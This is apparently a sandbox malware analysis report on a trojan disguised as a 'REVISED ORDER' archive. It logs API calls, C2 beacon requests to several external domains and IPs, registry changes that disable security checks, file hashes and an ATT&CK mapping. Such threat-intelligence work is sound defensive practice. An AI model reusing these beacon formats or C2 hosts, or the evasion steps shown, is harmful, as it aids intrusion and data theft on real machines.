Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Network API	API Name: socket Args: (2, 1, 6) Return: 250	3024	1624
Detection	Threat Characteristic: Queries DNS server www.treesandstarsoracle.com		
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (f4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (f4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (f4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (f4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (www.treesandstarsoracle.com, 1, 40000000) Return: 1460	3024	1624
Call Network API	API Name: socket Args: (23, 2, 0) Return: f4	3024	1624
Call Network API	API Name: connect Args: (250, www.treesandstarsoracle.com:80, 16) Return: 0	3024	1624
Call Network API	API Name: send Args: (250, GET /f9r5/?uzM8FTb=Ji3ZQ1PVhjsuEp883mw5FZiIUMvBj21OLNFz4VT5SfTi6FjebvrnIfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=mb1db HTTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n, 186, 0) Return: 186	3024	1624
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: www.treesandstarsoracle.com:80 Content: GET /f9r5/?uzM8FTb=Ji3ZQ1PVhjsuEp883mw5FZiIUMvBj21OLNFz4VT5SfTi6FjebvrnIfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=mb1db HTTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (250, , 2048000, 0) Return: ?	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 66311812, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624

Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Service API	API Name: OpenServiceW Args: (325c898, wscsvc, 80000000) Return: 325c8e8	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-BC2C35960837}.check.106\ CheckSetting Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2}.check.100\ CheckSetting Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2}.check.101\ CheckSetting Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{C8E6F269-B90A-4053-A3BE-499AFCEC98C4}.check.0\ CheckSetting Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100\ eckSetting Value: None	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Network API	API Name: socket Args: (2, 1, 6) Return: b24	3024	1624
Detection	Threat Characteristic: Queries DNS server www.cftronline.com		
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1624 Info: Obtains drive info from API result		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\WHCIConStartup\ Value: None	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (www.cftronline.com, 1, 40000000) Return: 1460	3024	1624
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5b8	3024	1624
Call Network API	API Name: connect Args: (b24, www.cftronline.com:80, 16) Return: 0	3024	1624
Call Network API	API Name: send Args: (b24, GET /f9r5/?uzM8FTb=SUgW3ZlhF8T60LDN/APdo/z2JeSyctZVf3J8luaujplciugMVj4VPXKxjQjMFI/SRm1VElei/GcXBDSP9vI=&3f9=mb1db HTTP/1.1\r\nHost: www.cftronline.com\r\nConnection: close\r\n\r\n, 177, 0) Return: 177	3024	1624
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: www.cftronline.com:80 Content: GET /f9r5/?uzM8FTb=SUgW3ZlhF8T60LDN/APdo/z2JeSyctZVf3J8luaujplciugMVj4VPXKxjQjMFI/SRm1VElei/GcXBDSP9vI=&3f9=mb1db HTTP/1.1\r\nHost: www.cftronline.com\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (b24, , 2048000, 0) Return: ?	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624

Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Network API	API Name: socket Args: (2, 1, 6) Return: 478	3024	1624
Call System API	API Name: DnsQueryExW Args: (www.wqcwgl.com, 1, 40000000) Return: 0	3024	1624
Detection	Threat Characteristic: Queries DNS server www.wqcwgl.com		
Call Network API	API Name: socket Args: (23, 2, 0) Return: b24	3024	1624
Call Network API	API Name: connect Args: (478, 172.255.189.68:80, 16) Return: 0	3024	1624
Call Network API	API Name: send Args: (478, GET /f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db HTTP/1.1\r\nHost: www.wqcwgl.com\r\nConnection: close\r\n\r\n, 173, 0) Return: 173	3024	1624
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.255.189.68:80 Content: GET /f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db HTTP/1.1\r\nHost: www.wqcwgl.com\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (478, , 2048000, 0) Return: ?	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.255.189.68:80 Content: GET /f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db HTTP/1.1\r\nHost: www.wqcwgl.com\r\nConnection: close\r\n\r\n		
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StuckRects2\Settings Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Streams\Desktop\TaskbarWinXP Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\NodeSlots Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Mode Value: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\LogicalViewMode Value: 3	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\IconSize Value: 30	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ColInfo Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Sort Value: None	3024	1624
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupCollapseState Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupView Value: 0	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey\FMTID Value: {00000000-0000-0000-0000-000000000000}	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey\PID Value: 0	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByDirection Value: 1	3024	1624
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ItemPos1152x864x96(1) Value: None	3024	1624
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ItemOrder Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\LastAdvertisement Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\UserStartTime Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\PastIconsStream Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\IconStreams Value: None	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache Value: None	3024	1624
Call Network API	API Name: socket Args: (2, 1, 6) Return: 61c	3024	1624
Call System API	API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0	3024	1624
Detection	Threat Characteristic: Queries DNS server www.sen-computer.com		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 348	3024	1624
Call Network API	API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0	3024	1624
Call Network API	API Name: send Args: (61c, GET /f9r5/?uzM8FTb=3g/gBckholP6y8ht2qNV6kbH9gBhmbb8dfs6EOMjYq2Cc+BLEnkdVEggtDyevng32a8pfvY0FR08lAsyM=&3f9=mb1db HTTP/1.1\r\nHost: www.sen-computer.com\r\nConnection: close\r\n\r\n, 179, 0) Return: 179	3024	1624

Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 81.169.145.160:80 Content: GET /f9r5/?uzM8FTb=3g/gBckhrolIP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLEnkDVEgqtDynevq32a8pfvY0FR08lAsyM=&3f9=mb1db HTTP /1.1/r/nHost: www.sen-computer.com/r/nConnection: close/r/n/r/n		
Call Network API	API Name: recv Args: (61c, , 2048000, 0) Return: ?	3024	1624
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 81.169.145.160:80 Content: GET /f9r5/?uzM8FTb=3g/gBckhrolIP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLEnkDVEgqtDynevq32a8pfvY0FR08lAsyM=&3f9=mb1db HTTP /1.1/r/nHost: www.sen-computer.com/r/nConnection: close/r/n/r/n		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{S38OS404-1Q43-42S2-9305-67QR0028SP23}\rkcybere.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYYRFFVBA Value: None	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	3024	1624

▼ Screenshot



Environment-specific risk level	High riskThe object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	-
Network connection	Management

▼ Object 1 - REVISED ORDER 068490470 DECEMBER 2022.lzh (LHARC archive)

File name	REVISED ORDER 068490470 DECEMBER 2022.lzh
File type	LHARC archive
SHA-1	C536A2105BB5A2B4BB3FBE853DE5EDC716522FB1
SHA-256	593ED879BB83F40B4813214B8C3841FF4A500EA7E548084BF63329C4EC6148BF
MD5	FEC349CF06FDC775995481916C7A9556
TLSH	-
Size	837488 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - REVISED ORDER 068490470 DECEMBER 2022.exe (MSIL Portable executable)

File name	REVISED ORDER 068490470 DECEMBER 2022.exe
File type	MSIL Portable executable
SHA-1	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D
SHA-256	E293CCABBD448DEE8987B0987B7434F1E68E212FBF0CBFDCB8E53593100A7495
MD5	82FD9CF56B245AB83A5D224A7AA472BD
TLSH	-
Size	901632 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (27) Hijack, redirection, or data theft (7) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (12) Rootkit, cloaking (1)

Process Graph



🔗 Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques [🔗](#)

Tactics	Techniques	Notable Threat Characteristics	
Execution	Scheduled Task	<div><div></div><div></div><div></div></div>	Characteristics: 1
	PowerShell	<div><div></div><div></div><div></div></div>	Characteristics: 1
	Execution through API	<div><div></div><div></div><div></div></div>	Characteristics: 1
Persistence	Scheduled Task	<div><div></div><div></div><div></div></div>	Characteristics: 1
	Hidden Files and Directories	<div><div></div><div></div><div></div></div>	Characteristics: 1
Privilege Escalation	Scheduled Task	<div><div></div><div></div><div></div></div>	Characteristics: 1
	Process Injection	<div><div></div><div></div><div></div></div>	Characteristics: 1, 2
		<div><div></div><div></div><div></div></div>	Characteristics: 1
	Access Token Manipulation	<div><div></div><div></div><div></div></div>	Characteristics: 1
Defense Evasion	Software Packing	<div><div></div><div></div><div></div></div>	Characteristics: 1
	Process Injection	<div><div></div><div></div><div></div></div>	Characteristics: 1, 2
		<div><div></div><div></div><div></div></div>	Characteristics: 1
	Process Hollowing	<div><div></div><div></div><div></div></div>	Characteristics: 1
	File Deletion	<div><div></div><div></div><div></div></div>	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20
	Access Token Manipulation	<div><div></div><div></div><div></div></div>	Characteristics: 1
	Hidden Files and Directories	<div><div></div><div></div><div></div></div>	Characteristics: 1
Discovery	Process Discovery	<div><div></div><div></div><div></div></div>	Characteristics: 1
